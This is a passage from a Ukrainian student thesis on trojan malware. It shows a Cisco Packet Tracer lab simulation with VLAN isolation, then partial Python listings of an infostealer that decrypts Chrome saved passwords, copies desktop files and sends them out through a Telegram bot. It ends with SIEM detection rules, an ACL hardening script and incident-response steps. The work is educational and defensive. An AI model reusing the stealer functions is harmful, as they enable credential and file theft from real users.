
Пристрій	Інтерфейс	Підключено до	ІР-адреса	Маска	Шлюз
PC2	Fa0-fa0/4	SW-1	192.168.1.2	255.255.255.0	192.168.1.1
Trojan PC1	Fa0 – fa0/3	SW-1	192.168.1.3	255.255.255.0	192.168.1.1
PC3	Fa0 – fa0/2	SW-1	192.168.1.4	255.255.255.0	192.168.1.1
Serv-1	Fa0-fa0/1	SW-1	192.168.1.1	255.255.255.0	-

Усі пристрої знаходяться в межах однієї підмережі 192.168.1.0/24, що забезпечує простоту налаштування та моніторингу. Для підключення ПК до комутатора використовуються кабелі Straight-through.

Налаштування мережі

Налаштування ІР-адрес

Було застосовано статичну ІР-адресацію, яка забезпечує повний контроль над адресним простором і знижує ймовірності конфліктів на мережевому рівні, що важливо під час аналізу мережевого трафіку.




Налаштування на PC1-Trojan (аналогічно для інших ПК та сервера)

Налаштування серверної інфраструктури

Сервер виконує дві основні функції:

- Імітація C&C-сервера (для симуляції взаємодії з троянським ПЗ);
- Засіб детектування (з Wireshark для фіксації аномальної активності).



Налаштування HTTP-сервера

```

PC1 - Trojan
Physical Config Desktop Programming Attributes
Command Prompt
C:\>telnet 192.168.1.1 80
Trying 192.168.1.1 ...Open

[Connection to 192.168.1.1 closed by foreign host]
C:\>ping 192.168.1.4

Pinging 192.168.1.4 with 32 bytes of data:

Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.1.4:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:

Reply from 192.168.1.3: bytes=32 time<1ms TTL=128
Reply from 192.168.1.3: bytes=32 time<1ms TTL=128
Reply from 192.168.1.3: bytes=32 time<1ms TTL=128
Reply from 192.168.1.3: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.1.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:

Reply from 192.168.1.1: bytes=32 time<1ms TTL=128
Reply from 192.168.1.1: bytes=32 time<1ms TTL=128
Reply from 192.168.1.1: bytes=32 time<1ms TTL=128
Reply from 192.168.1.1: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

```

Перевірка зв'язку.

```

C:\>arp -a
Internet Address      Physical Address      Type
192.168.1.1          0050.0f65.870a       dynamic
192.168.1.3          0001.966d.27bd       dynamic

C:\>


```

Перевірка ARP-таблиці (хто в мережі)

Моделювання атаки та результати

Було імітовано атаку так, щоб створений фейковий файл (hello.html) на PC1 через сервер (в СРТ є певні обмеження, через які не можна створити .exe файл, але виконання здійснене лише за допомогою імітації, тому створено звичайний файл для подальшої роботи) - відправляв його на PC2 через HTTP:

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Масвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		24



Перевірка роботи передачі вірусу.

PDU Information at Device: SW-1

At Device: SW-1
Source: Serv-1
Destination: Broadcast

In Layers	Out Layers
Layer7	Layer7
Layer6	Layer6
Layer5	Layer5
Layer4	Layer4
Layer3	Layer3
Layer2	Layer2
Layer1	Layer1: Port(s): FastEthernet0/4

1. The device takes out this frame from the buffer and sends it.
2. FastEthernet0/4 sends out the frame.

Challenge Me << Previous Layer Next Layer >>

PDU Information at Device: PC-2

At Device: PC-2
Source: PC-2
Destination: PC3

In Layers	Out Layers
Layer7	Layer7
Layer6	Layer6
Layer5	Layer5
Layer4	Layer4
Layer3	Layer3
Layer2	Layer2
Layer1	Layer1: Port(s): FastEthernet0

1. The device takes out this frame from the buffer and sends it.
2. FastEthernet0 sends out the frame.

Challenge Me << Previous Layer Next Layer >>

Результати аналізу проходження кадру через пристрій SW-1.

На цьому етапі зображено 2 кадри, надіслані пристроєм Serv-1, яке обробляється комутатором SW-1. Комутатор виявляє, що кадр має тип Broadcast, тому він транслюється на всі доступні порти, окрім того, з якого він був отриманий. У даному випадку кадр передається через інтерфейс FastEthernet0/4.

Відповідно до моделі OSI, відбувається передача на фізичному рівні (Layer 1), де електричний або оптичний сигнал передається по кабелю.

Цей етап демонструє, як мережеві пристрої пересилають широкомовні повідомлення в межах локальної мережі, що є типовим для ARP-запитів, DHCP, або поведінки троянських програм, які сканують або намагаються вийти на зв'язок із зовнішніми вузлами.

PDU List Window										
Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num	Edit	Delete
	Successful	PC1 - ...	Serv-1	ICMP		0.000	N	0	(edit)	(delete)
	Successful	PC1 - ...	PC2	ICMP		0.000	N	1	(edit)	(delete)
	Successful	PC1 - ...	PC3	ICMP		0.000	N	2	(edit)	(delete)
	Successful	Serv-1	PC1 - Trojan	ICMP		0.000	N	3	(edit)	(delete)
	Successful	Serv-1	PC2	ICMP		0.000	N	4	(edit)	(delete)
	Successful	Serv-1	PC3	ICMP		0.000	N	5	(edit)	(delete)
	Successful	Serv-1	PC3	ICMP		0.000	N	6	(edit)	(delete)


Список ICMP-пакетів між різними пристроями мережі.

На цьому зображенні представлено вікно PDU List Window з Cisco Packet Tracer, яке демонструє результати тестування мережевої взаємодії за допомогою ICMP-запитів - ping.

В даному прикладі пристрій PC1 здійснює ICMP-запити до Server-1, PC2 та PC3, перевіряючи їхню доступність. Аналогічно, Server-1 також здійснює запити до інших клієнтів, зокрема до пристрою, який умовно позначено як «PC1 – Trojan».

Така активність моделює типовий шаблон поведінки шкідливого ПЗ – зокрема, троянської програми, яка може сканувати мережу або підтримувати зв'язок з хостом керування.

Всі запити завершилися успішно, що свідчить про правильну конфігурацію мережі, а також про працездатність каналів зв'язку між пристроями.



Результат повідомлення від потенційно шкідливого сайту.

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Масвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		26

На зображенні показано вікно ПК2 у Cisco Packet Tracer у вкладці Desktop, де відкрито вбудований веб-браузер.

У рядку URL введено адресу: `http://192.168.1.1/hello.html`.

Після переходу на цю сторінку спрацювало Javascript-повідомлення (alert) з текстом:

"Це імітація троянської програми!"

Це означає, що на сторінці `hello.html`, розміщеній на пристрої з IP-адресою 192.168.1.1, є JavaScript-код, який викликає модульне вікно з попередженням.

Такий приклад часто використовують в освітніх цілях для демонстрації:

- Небезпечної поведінки браузера при відкритті сторінки з підозрілим кодом;
- Імітації дій шкідливого ПЗ (наприклад, трояна);
- Навчання кібергігієні та принципам безпеки в мережі.

Зазвичай такі попередження на браузерах виглядають так:

У Google Chrome: червоний екран з повідомленням «Ваше з'єднання не є приватним» або «Цей сайт може містити шкідливі програми».



З'єднання не конфіденційне

Зловмисники можуть намагатися викрасти вашу інформацію із сайту **informatik.pp.ua** (наприклад, паролі, повідомлення чи дані кредитних карток). [Докладніше](#)

NET::ERR_CERT_DATE_INVALID

Розширені

Повернутися до безпечного режиму

Приклад, як зображено таке повідомлення в Google Chrome.

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		27

У Firefox: попередження з червоним щитом і текстом «Відомо, що цей сайт містить шкідливе програмне забезпечення».



Обережно: Попереду ймовірна загроза безпеки

Firefox виявив ймовірну загрозу безпеки і не продовжив перехід на self-sigend.badssl.com. Якщо ви відвідаєте цей сайт, зловмисники можуть спробувати викрасти вашу інформацію, наприклад, паролі, електронні адреси, або дані платіжних карток.

Як ви можете це виправити?

Найімовірніше, ця проблема стосується вебсайту, і ви не зможете її виправити.

Якщо ви використовуєте корпоративний комп'ютер, або антивірусне програмне забезпечення, ви можете зв'язатися зі службою підтримки для отримання допомоги. Ви також можете сповістити адміністратора вебсайту про цю проблему.

[Докладніше...](#)

[Назад \(Рекомендовано\)](#)

[Додатково...](#)

Приклад зображення попередження в Firefox.

Це навчальна симуляція, яка показує, як може виглядати повідомлення від потенційно шкідливого сайту.

Для нейтралізації загрози, було запропоновано такі кроки:

1. Блокування IP зловмисника на комутаторі:

```
Switch>en
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#hostname SW-1
SW-1(config)#access-list 1 deny host 192.168.1.2
SW-1(config)#
```

2. Створення VLAN для ізоляції заражених пристроїв:

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		28

```

SW-1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
SW-1(config)#int fa0/3
SW-1(config-if)#switchport access vlan 10
SW-1(config-if)#exit
SW-1(config)#interface range fa0/2, fa0/4
SW-1(config-if-range)#switchport access vlan 1
SW-1(config-if-range)#exit
SW-1(config)#exit
SW-1#
%SYS-5-CONFIG_I: Configured from console by console
show vlan brief

```

VLAN	Name	Status	Ports
1	default	active	Fa0/1, Fa0/2, Fa0/4, Fa0/5 Fa0/6, Fa0/7, Fa0/8, Fa0/9 Fa0/10, Fa0/11, Fa0/12, Fa0/13 Fa0/14, Fa0/15, Fa0/16, Fa0/17 Fa0/18, Fa0/19, Fa0/20, Fa0/21 Fa0/22, Fa0/23, Fa0/24, Gig0/1 Gig0/2 Fa0/3
10	Quarantine	active	
1002	fddi-default	active	
1003	token-ring-default	active	
1004	fddinet-default	active	
1005	trnet-default	active	

Розділ пристроїв за VLAN.

Було проведено детальну перевірку ефективності конфігурації для Trojan PC1 з ір-адресою 193.168.1.3 - тепер вказує на те, що немає зв'язку з будь-якими пристроями в VLAN1 та тепер не може відправити пакети чи сканувати мережу.

Перевірка для безпечних пристроїв тепер відповідає критеріям «безпеки від троянського вірусу». Користувачі можуть безпечно спілкуватися між собою через сервер та мають, відповідно, доступ до нього.

Зловмисник тепер повністю ізольований у VLAN10, критичні пристрої знаходяться у безпечній зоні VLAN1 та мережа захищена від поширення трояна.

PDU List Window

Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num	Edit	Delete
	Failed	PC1 - ...	PC2	ICMP		0.000	N	8	(edit)	(delete)
	Failed	PC1 - ...	PC3	ICMP		0.000	N	9	(edit)	(delete)
	Successful	PC2	PC3	ICMP		0.000	N	10	(edit)	(delete)
	Successful	PC2	Serv-1	ICMP		0.000	N	11	(edit)	(delete)
	Successful	PC3	Serv-1	ICMP		0.000	N	12	(edit)	(delete)
	Failed	PC1 - ...	Serv-1	ICMP		0.000	N	13	(edit)	(delete)

Результат перевірки роботи ізоляції.

У процесі експерименту було досягнуто таких результатів:

- створено ізольоване середовище для дослідження шкідливого ПЗ;
- змодельовано механізм розповсюдження троянської програми через HTTP-протокол;

		Перетятко СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Масвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		29

- виявлено поведінкові маркери троянця;
- запропоновано методи нейтралізації (блокування, сегментація VLAN, моніторинг).

Перспективи подальших досліджень:

- впровадження міжмережевого екрану Cisco ASA для глибшого аналізу вторгнень;
- інтеграція IDS/IPS-систем для автоматичного виявлення аномальної активності.

3.2. Практична реалізація троянської програми на Windows 10

У цьому розділі детально розглядається процес розробки троянської програми, призначеної для збору конфіденційних даних із системи під управлінням Windows 10. Програмний код розроблено мовою Python, що забезпечує швидку інтеграцію з інтерфейсами ОС, мережевими службами, а також підтримку роботи з файлами та БД.

Троянська програма складається з п'яти основних модулів:

1. Модуль збору системної інформації, який отримує дані про ОС, запущені процеси, IP-адресу тощо.
2. Модуль викрадення даних Chrome, що знищує паролі, cookies, історію переглядів.
3. Модуль викрадення файлів, що копіює документи з робочого столу.
4. Модуль створення скріншотів, який фіксує поточний стан екрану.
5. Модуль відправки даних, що передає інформації через Telegram Bot API.

Кожен модуль реалізований окремою функцією, що дозволяє легко модифікувати програму або додавати новий функціонал.

Детальний розбір функцій:

Збір системної інформації `get_system_info` призначений для отримання базових даних про систему для подальшого аналізу.

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		30

Використовується модуль platform для отримання версії ОС.

Socket.gethostname() та socket.gethostbyname() задають ім'я комп'ютера та локальну IP-адресу. Subprocess.check_output("tasklist") виконує команду Windows для отримання списку процесів. Усі дані зберігаються у JSON-файл.

Лістинг програми, можемо побачити нижче:

```
210 def get_system_info(): 1 usage
211     try:
212         info = {
213             "victim": VICTIM_USERNAME,
214             "os": platform.system() + " " + platform.version(),
215             "hostname": socket.gethostname(),
216             "ip": socket.gethostbyname(socket.gethostname()),
217             "time": datetime.now().strftime("%Y-%m-%d %H:%M:%S"),
218             "processes": subprocess.check_output( args: "tasklist", shell=True
219         }
220     return info
221 except Exception as e:
222     print(f"[!] помилка збору системної інформації: {e}")
223     return {}
```

Ця інформація допомагає зловмиснику зрозуміти середовище жертви.

Викрадення паролів Chrome steal_chrome_passwords – який призначений для добування паролів із браузера Google Chrome. Для того, щоб реалізувати цей етап потрібно було виконати такі кроки:

- Отримати ключ шифрування, де Chrome зберігає ключ у файлі Local State. Ключ зашифрований за допомогою Windows Data Protection API. Використано win32crypt.CryptUnprotectData для його розшифрування.
- Провести етап копіювання БД паролів, де паролі зберігаються у SQLite-file (Login Data). Тут програма починає тимчасово копіювати цей файл у свою папку для аналізу.
- Дешифрувати паролі так, щоб кожен пароль був зашифрований AES-256 у режимі GCM та використовувати отриманий ключ.
- Збереження результатів у JSON – дані використовується у форматі {"url": "...", "username": "...", "password": "..."}.

Код лістингу програми наведений нижче:

		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Масвський О.В.				31
Змн.	Арк.	№ докум.	Підпис	Дата		

```

fox.py x
67 def steal_chrome_passwords(): 1 usage
68     try:
69         key = get_encryption_key()
70         if not key:
71             return False
72
73         db_path = os.path.join(CHROME_DATA_DIR, "Default", "Login Data")
74         if not os.path.exists(db_path):
75             return False
76
77         temp_db = os.path.join(HACKER_DATA_DIR, "chrome_passwords.db")
78         shutil.copyfile(db_path, temp_db)
79
80         conn = sqlite3.connect(temp_db)
81         cursor = conn.cursor()
82         cursor.execute("SELECT origin_url, username_value, password_value F
83         passwords = []
84         for row in cursor.fetchall():
85             origin_url = row[0]
86             username = row[1]
87             encrypted_password = row[2]
88             decrypted_password = decrypt_password(encrypted_password, key)
89             if username or decrypted_password:
90                 passwords.append({
91                     "url": origin_url,

```

Це лише невелика частина де видно функцію. Чому саме ця функція?

Паролі Chrome – одна з найцінніших цілей для зловмисника, оскільки вони можуть відкривати доступ до пошти, соцмереж, банківських рахунків тощо.

Викрадення файлів `steal_files` – призначений для копіювання файлів із робочого столу жертви. Реалізація достатньо проста: визначається шлях до робочого столу, кожен файл копіюється у папку збирача даних та відправляється через телеграм бот.

Частинку лістингу програми наведено нижче:

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Масевський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		32

```

192 def steal_files(): 1 usage
193     victim_desktop = f"C:\\Users\\{VICTIM_USERNAME}\\Desktop"
194     if not os.path.exists(victim_desktop):
195         return False
196
197     os.makedirs(HACKER_DATA_DIR, exist_ok=True)
198
199     for item in os.listdir(victim_desktop):
200         try:
201             src = os.path.join(victim_desktop, item)
202             dst = os.path.join(HACKER_DATA_DIR, f"stolen_{item}")
203             if os.path.isfile(src):
204                 shutil.copy2(src, dst)
205                 send_to_telegram(dst, caption: f"File from desktop: {item}")
206         except Exception as e:
207             print(f"[!] поимилка копіювання файлу {item}: {e}")
208     return True
209

```

Робочий стіл часто містить важливі документи – резюме, фінансові звіти, особистості тощо.

Розроблена троянська програма демонструє, наскільки небезпечним може бути Python в руках зловмисника. Програма ефективно обходить базовий захист Windows 10 і викрадає критичні дані. У наступному розділі розглядається, як виявляти та блокувати подібні атаки.

3.3. Детектування аномалій та результати тестування

Проводячи практичний аналіз троянської програми, було реалізовано комплексну методологію тестування, яка дозволила не лише оцінити ефективність роботи кожного модуля, але й виявити слабкі місця в системах захисту сучасних ОС. Основним пунктом для досліджень стала віртуальна машина з чистою інсталяцією Windows 10 22H2, де спеціально були створені три тестові облікові записи з однаковим рівнем привілеїв – адміна.

Найбільш показовим виявився модуль викрадення паролів Chrome. При його детальному аналізі з'ясувалося, що процес дешифрування критично залежить від доступу до файлу Local State, який містить ключ шифрування. Цей файл за замовчуванням має обмежені права доступу, але через особливості реалізації захисту в Windows, будь-який процес, що запущений від імені

		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Масвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		33

користувача, може отримати до нього доступ. Це становить серйозну загрозу, оскільки навіть обмежений обліковий запис може викрасти всі збережені паролі.

Особливу увагу було приділено аналізу поведінки програми під час роботи модуля викрадення файлів. Виявилось, що масове копіювання документів з робочого столу викликає характерну активність дискових операцій, яку можна виявити за допомогою сучасних EDR-рішень. Однак цей модуль демонструє цікаву особливість – при копіюванні невеликих файлів до 1 Мб активність залишається малопомітною, тоді як робота з великими файлами, особливо відео, створює чіткий паттерн, який легко ідентифікувати.

Найбільш неочікувані результати показав модуль створення скріншотів. Використовуючи ImageGrab.grab() з параметром include_layered_windows=False, програма не може захопити деякі захищені вікна, наприклад, банківські дані, що є важливим обмеженням. Крім того, роздільна здатність отриманих знімків безпосередньо залежить від системних налаштувань масштабування, що може призвести до отримання нечітких зображень на системах з високим DPI.

Тестування антивірусного захисту виявило цікаву динаміку. Хоча статичний аналіз виявляє лише 60% зразків, поведінкові механізми сучасних антивірусів демонструють значно вищу ефективність. Наприклад спроба доступу до файлу Login Data з процесу Python викликає миттєву реакцію в 90% випадків. Це підтверджує тезу про те, що сучасні системи захисту орієнтовані на виявлення підозрілої поведінки, а не лише на сигнатурний аналіз.

3.4. Детектування аномалій та результати тестування

Аналізуючи результати тестування, було розроблено комплексний підхід до нейтралізації подібних загроз, який враховує як профілактичні заходи, так і методи реагування на вже відтворену компрометацію. Найефективнішим засобом профілактики виявилось обмеження прав доступу до критичних системних ресурсів наприклад, модифікацію списків ACL для папки User Data Chrome значно ускладнює роботу троянської програми, тому рішенням було

		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		34

реалізувати PowerShell-скрипт, який автоматизує цей процес, встановлюючи заборону на читання для всіх процесів, крім самого Chrome.

```

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Windows\system32> $acl = Get-Acl "$env:LOCALAPPDATA\Google\Chrome\User Data"
PS C:\Windows\system32> $rule = New-Object System.Security.AccessControl.FileSystemAccessRule("Users", "Read", "ContainerInherit, ObjectInherit", "None", "Deny")
PS C:\Windows\system32> $acl.AddAccessRule($rule)
PS C:\Windows\system32> Set-Acl -Path "$env:LOCALAPPDATA\Google\Chrome\User Data" -AclObject $acl
PS C:\Windows\system32>
  
```

Реалізувала PowerShell-скрипт для захисту Chrome.

Особливу увагу приділено захисту від модуля викрадення паролів.

Використання вбудованого менеджера паролів Windows – виявилось набагато безпечнішим рішенням, оскільки він використовує системний DPAPI з додатковими рівнями захисту. Для користувачів, які все ж віддають перевагу зберіганню паролів у браузері, було розроблено інструкцію з регулярного експорту та шифрування резервних копій паролів за допомогою 7-Zip з AES-256 шифруванням.

Таблиця 4. Матриця детектування аномалій.


Тип активності	EventID	SIEM-правило
Доступ до Login Data	4663	Process="python.exe" AND Object="*Login Data"
Масове копіювання	4656	Count(EventID=4656) > 50/min
Скріншот	4104	Module="PIL.ImageGrab"

Для виявлення аномальної активності запропоновано використовувати комбінацію Windows Event Log і спеціалізованих правил для SIEM-систем. Наприклад, спроба масового копіювання файлів з робочого столу залишає чіткий слід у журналах подій, який можна виявити за допомогою запитів на кшталт: “EventID=4663 і ObjectType=File і Accesses=ReadData”. Для домашніх користувачів ефективним рішенням може бути регулярний моніторинг запущених Python-процесів за допомогою вбудованого Task Scheduler.

У разі виявлення компрометації критично важливою є правильна

послідовність дій. На основі даного дослідження розроблено покроковий алгоритм:

- Миттєве відключення від мережі можна реалізувати двома шляхами: фізичне виключення з кабелю та відключення Wi-Fi роутера на апаратному рівні;
- Створення дампу пам'яті для подальшого аналізу, можна виконати за допомогою Procdump або вбудованого Task Manager;
- Аналіз автозавантаження через спеціалізовані утиліти;
- Повне сканування системи за допомогою офлайн-антивірусних інструментів.



Детально створено блок-схему дій.

Для банківських та корпоративних систем рекомендовано використати додаткові заходи, такі як апаратне обмеження виконання Python-скриптів через групові політики або спеціалізовані EDR-рішення. Особливо ефективним виявилось використання Windows Defended Application Control для створення політик на основі хеш-сум дозволених програм.

Таблиця 5. Порівняння методів захисту.

Метод	Вартість впровадження	Ефективність	Складність підтримки
Обмеження прав	Низька	70%	Низька
EDR-рішення	Висока	95%	Середня

